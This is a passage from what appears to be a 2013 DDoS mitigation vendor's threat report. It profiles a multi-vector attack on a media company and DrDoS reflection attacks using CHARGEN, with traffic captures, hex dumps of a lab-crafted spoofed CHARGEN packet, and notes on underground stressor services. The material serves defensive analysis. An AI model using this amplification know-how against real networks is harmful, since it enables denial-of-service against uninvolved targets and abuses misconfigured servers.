


Figure 6: Attack campaign start time – Q3 2013, Q2 2013, Q3 2012

Attack Spotlight: DDoS campaign against a media company

Prolexic has added a new section to its attack reports. Each report will profile a notable attack that occurred during the quarter. The first Attack Spotlight is shown below.

One of the most interesting campaigns in Q3 involved a multi-layer, multi-prong attack against a media company. This attack started with an increasing number of connections that evolved into multiple attack methods.

The attackers used multiple, distributed IP sources and attack vectors that targeted infrastructure and application layer alike. These vectors included DNS, TCP, SYN and UDP malicious traffic, as well as reflection-based attack vectors such as CHARGEN. Figures 7 – 11 show traffic snippets of the attacking signatures:

```
10:51:36.904336 IP xxx.xxx.xxx.xxx.53 > xxx.xxx.xxx.xxx.40531: 51342 ServFail 0/0/1 (35)
10:51:36.904341 IP xxx.xxx.xxx.xxx.53 > xxx.xxx.xxx.xxx.36641: 49263 ServFail 0/0/1 (35)
10:51:36.904381 IP xxx.xxx.xxx.xxx.53 > xxx.xxx.xxx.xxx.7848: 46012 ServFail 0/0/1 (35)
```

Figure 7: Traffic from DNS flood attack signature

```
12:00:06.372492 IP (tos 0x0, ttl 51, id 25064, offset 0, flags [DF], proto: TCP (6), length: 117) xxx.xxx.xxx.xxx.1086
> xxx.xxx.xxx.xxx.80: P, cksum 0x70e8 (correct), 526902182:526902259(77) ack 1480847907 win 65535
E..ua.@.3...nR...]...>.P.g..XC.#P...p...GET / HTTP/1.1
User-Agent: start.exe
Host: victim.xxxx.com
```

Figure 8: Traffic from GET flood attack signature

```
11:55:17.816445 IP xxx.xx.xxx.xxx.11178 > xxx.xxx.xxx.xxx.80: S 4105175040:4105175040(0) win 8192 <mss
1460,nop,wscale 2,nop,nop,sackOK>
11:55:17.816446 IP xxx.xxx.xxx.xxx.11178 > xxx.xxx.xxx.xxx.80: S 4105175040:4105175040(0) win 8192 <mss
1460,nop,wscale 2,nop,nop,sackOK>
```

Figure 9: Traffic from SYN flood attack signature

```
13:06:41.723856 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2070: UDP, length 1351
E..cL...s.....H..]........O.* !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefgh
"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
```

Figure 10: Traffic from CHARGEN attack signature

```
13:11:38.997814 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2070: UDP, length 386
13:11:38.997909 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2070: UDP, length 1286
13:11:38.997927 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2070: UDP, length 284
13:11:38.997969 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2531: UDP, length 532
13:11:38.998010 IP xxx.xxx.xxx.xxx.19 > xxx.xxx.xxx.xxx.2070: UDP, length 1246
```

Figure 11: Traffic from UDP flood attack signature




Figure 12: Border traffic and mitigation bits for a September 6 attack, which lasted approximately 9 hours. The charts represent mitigated traffic volumes at Prolexic's cloud-based scrubbing centers

As Figure 12 illustrates, the largest DDoS event peaked at 120 Gbps and over 8 million packets per second of mitigated attack traffic, and the majority of the malicious traffic came from IP addresses throughout Europe. Mitigation of DDoS attacks of the size and complexity of this campaign required constant network monitoring and the ability to quickly deploy mitigation countermeasures as attack vectors changed.

These vectors are very difficult to mitigate solely with automated mitigation technology. Attackers often watch and change tactics on the fly, altering the use of infrastructure and application attack vectors. In addition, they also use reflection-based attacks, which further complicate detection and mitigation.

The campaign shows how current DDoS attacks can be orchestrated effectively with multiple attack vectors, requiring a combination of mitigation technology and knowledgeable professionals to mitigate it successfully. This trend will continue and new vectors will be added as they appear on the DDoS attack threatscape.

Case Study: DrDoS reflection services within the underground marketplace

Q3 2013 data shows that the DDoS-as-a-Service marketplace has expanded to include the development and resale of custom attack tools. The new tools can scan large IP address ranges to discover vulnerable servers that can be utilized as unwilling participants in amplified reflection DDoS attacks. Attackers build lists of these victim servers from which to reflect and amplify attack traffic towards their primary targets. Such scanner tools were previously only available for sale privately within underground forums, but now many have been recently leaked into the public realm. In addition, free scanner tools have also been released.

Throughout Q3 2013, Prolexic observed a significant uptick in Distributed Reflective Amplification Denial of Service (DrDoS) attacks against customers in multiple industries. In these attacks, the target customer was inundated with floods of Layer 3 requests that made use of network protocols such as DNS, SNMP and CHARGEN, which up until now was believed to have been obsolete.

The increase in DDoS attacks that take advantage of reflection techniques can be attributed to the increase in the number of misconfigured servers appearing worldwide on the Internet every day and the ease with which attackers are now able to obtain lists of misconfigured servers. Lists of thousands of available servers can be acquired using inexpensive and free IP address range scanners. Furthermore, the integration of reflection attack methods into ready-to-use DDoS-as-a-Service stressor suites has expanded and is fully integrated into current offerings.

In addition to the creation and sale of reflection attack scanning tools, underground vendors were observed selling lists of vulnerable servers from completed scans. The commodification of lists of vulnerable servers is not a new phenomenon within the underground, which historically created lists consisting of URLs that had been shelled with a PHP backdoor such as r57 or c99. The surge in availability and demand for lists of servers specifically vulnerable to reflection attacks is unique to Q3 2013, however. In the past, this niche of DrDoS tools within the underground marketplace had not been observed.

This case study examines the details of underground marketplace developments as they relate to DrDoS attack methods, tools and services – specifically CHARGEN attacks being integrated into the DDoS threatscape. In addition, recommended steps for remediating CHARGEN attacks will show how to turn off the CHARGEN protocol to stop this attack method.

DrDoS attack overview

DrDoS attacks are the subject of a four-part **white paper series** authored by the Prolexic Security Engineering and Response Team (PLXsert).

Reflection and amplification attack techniques rely on the ability of an attacker to initiate spoofed communications to a network protocol at a victim IP address, which causes the protocol on the victim server to respond to the spoofed target.

These techniques usually involve multiple victims and one primary target. The victim is the intermediary server being used to reflect the attack traffic, and the primary target is the destination of the attack campaign. Some protocols allow for amplification effects where a request yields a response that contains more bytes of data than the initial spoofed request. When the responses are the same byte size as the request, there is not much advantage to a reflection attack other than that of pseudo-anonymity. However, if an attacker

can amplify an attack, the incoming bandwidth to the target can be significantly higher than the attacker could generate alone.

Figure 13 shows a typical reflection attack, originally shared in the **DrDoS series overview white paper**. A malicious actor is able to send spoofed requests that set the source IP address as the primary target. The destination is one of the victims. The response from the victim servers will be sent directly to the primary target, creating a reflection attack. The attack becomes distributed when an attacker uses more than one victim. The attacker can be a single actor or multiple actors.




Figure 13: Example of a DrDoS reflection attack

Commonly used reflection attack vectors

The flaws within servers that can be exploited in reflection attacks are easily discoverable by making use of simple port-scanning tools that are configured to identify specific ports and protocols. Once attackers identify IP addresses that are running services that are vulnerable to reflection attacks, they are able to create a list and begin their attacks.

DDoS reflection attacks take advantage of protocols and services that are, by design, susceptible to amplification of responses from specially crafted requests. Misconfiguration of named protocols and services allows malicious actors to take advantage and use them as attack vectors. An old but re-emerging DrDoS attack vector is the character generator (CHARGEN) protocol.

CHARGEN

The CHARGEN protocol is intended for network testing and debugging and runs on port 19. CHARGEN is rarely used in production environments and legacy systems or misconfigured servers are often the sources of unwanted CHARGEN traffic.

Reflection attacks use CHARGEN because the protocol is designed to reply with amplified traffic to the intended destination, making it an ideal vector for exploitation for use of DDoS attacks.

CHARGEN was identified as being vulnerable to participation in denial of service attacks in 1999[2], and it is surprising to see it is still being used in UDP DDoS attacks in 2013. Furthermore, the emergence of CHARGEN within the DDoS-as-a-Service marketplace indicates that this attack method still holds value to actors engaging in DrDoS attacks.

The following case study scenario shows a laboratory-created DrDoS attack that uses the CHARGEN protocol.

Packet generated by a malicious actor

Figures 14 and 15 show the generation of a malicious CHARGEN packet and its contents.




Figure 5: The contents of the packet received by the Windows 2000 victim server

```
0000  00 0c 29 61 c7 b3 00 0c 29 9f 68 d7 08 00 45 00   ..)a....).h...E.
0010  00 1d b3 c8 00 00 ff 11 61 55 c0 a8 92 af c0 a8   ........aU......
0020  92 b1 05 39 00 13 00 09 00 00 01                  ...9.......
```

Figure 15: Contents of the UDP packet

At the victim server

The victim server receives a 60-byte frame. (The difference is added by the Ethernet communication process.) The vulnerable service amplifies it to a size 17 times larger before directing it toward the primary target.

2 CVE Details, CVE-1999-0103, **http://www.cvedetails.com/cve/CVE-1999-0103/**




Figure 16: A Microsoft Windows 2000 server victim

```
0000  00 0c 29 61 c7 b3 00 0c 29 9f 68 d7 08 00 45 00   ..)a....).h...E.
0010  00 1d 74 5b 00 00 ff 11 a0 c2 c0 a8 92 af c0 a8   ..t[............
0020  92 b1 05 39 00 13 00 09 00 00 01 00 00 00 00 00   ...9............
0030  00 00 00 00 00 00 00 00 00 00 00 00               ............
```

Figure 17: The contents of the packet received by the Windows 2000 victim server

Packet sent to the primary target from the Windows 2000 victim

The amplified packet is reflected and directed to the primary target as shown in Figures 18 and 19.




Figure 18: Packet data of the amplified DrDoS traffic

```
0000  00 0c 29 9c a0 93 00 0c 29 61 c7 b3 08 00 45 00   ..).....)a....E.
0010  05 dc 77 dc 20 00 80 11 f6 82 c0 a8 92 b1 c0 a8   ..w. ...........
0020  92 af 00 13 05 39 0c a7 f9 e6 20 21 22 23 24 25   .....9.... !"#$%
0030  26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35   &'()*+,-./012345
0040  36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 42 43 44 45   6789:;<=>?@ABCDE
0050  46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55   FGHIJKLMNOPQRSTU
0060  56 57 58 59 5a 5b 5c 5d 5e 5f 60 61 62 63 64 65   VWXYZ[\]^_`abcde
0070  66 67 0d 0a 21 22 23 24 25 26 27 28 29 2a 2b 2c   fg..!"#$%&'()*+,
0080  2d 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c   -./0123456789:;<
0090  3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c   =>?@ABCDEFGHIJKL
00a0  4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 5b 5c   MNOPQRSTUVWXYZ[\
00b0  5d 5e 5f 60 61 62 63 64 65 66 67 68 0d 0a 22 23   ]^_`abcdefgh.."#
00c0  24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33   $%&'()*+,-./0123
00d0  34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 42 43   456789:;<=>?@ABC
00e0  44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53   DEFGHIJKLMNOPQRS
00f0  54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 61 62 63   TUVWXYZ[\]^_`abc
0100  64 65 66 67 68 69 0d 0a 23 24 25 26 27 28 29 2a   defghi..#$%&'()*

[redacted]
```

Figure 19: Contents of the amplified DrDoS traffic flood toward the target server

This simple example reveals how an attacker can launch powerful amplification attacks with neither a significant level of skill nor sophisticated tools.

Industries targeted by DrDoS attacks during Q3 2013

PLXsert observed an increase in the use of the CHARGEN protocol in attacks during Q3 2013. There are estimated to be more than 100,000 CHARGEN servers available on the Internet at risk for exploitation by malicious actors.

The following campaigns against two Prolexic customers in different industries exemplify the trend of the use of CHARGEN as an attack vector in DrDoS attacks. One campaign targeted a gambling industry customer and the other campaign targeted an entertainment industry customer.

Attack on a gambling industry customer

The map in Figure 20 reveals the regions where most of the CHARGEN attack sources were detected. Sources of CHARGEN traffic originated primarily from the Americas, Asia and Australia.

Figure 20: Source regions of CHARGEN attacks against gambling industry customer

Figure 21 displays a breakout of autonomous system numbers (ASNs) targeting the gambling industry customer. In this campaign, the majority of reflector IP addresses originated from Asia, specifically from within China. .




Figure 21: Top 10 ASNs participating in the attack against the gambling industry customer

Figure 22 displays the bandwidth statistics for the CHARGEN attack observed by each Prolexic scrubbing center.




Figure 22: Bandwidth graphs during this CHARGEN attack

Figure 23 shows the statistics of this CHARGEN attack campaign, which was mitigated over Prolexic's network infrastructure.

Duration	**1.5 hours**
Peak Gbps	**2.0**
Peak Kpps	**200**

Figure 23: Attack statistics

These types of reflection attacks are simple to execute and are available for purchase from the growing DDoS-as-a-Service market at affordable prices. The impact on the target infrastructure can be exponential, however, depending on the configuration of victim networks. Figure 24 reveals the prices for a stressor service that could generate this kind of attack: US$45 -$125 per month.




Figure 24: Pricing options for a stressor service

Attack spotlight: Entertainment industry customer

The origin ASNs for the entertainment industry campaign are shown in Figure 25. Like the CHARGEN attack against the gambling industry firm, most of the attacking IP sources in this CHARGEN attack came from China.

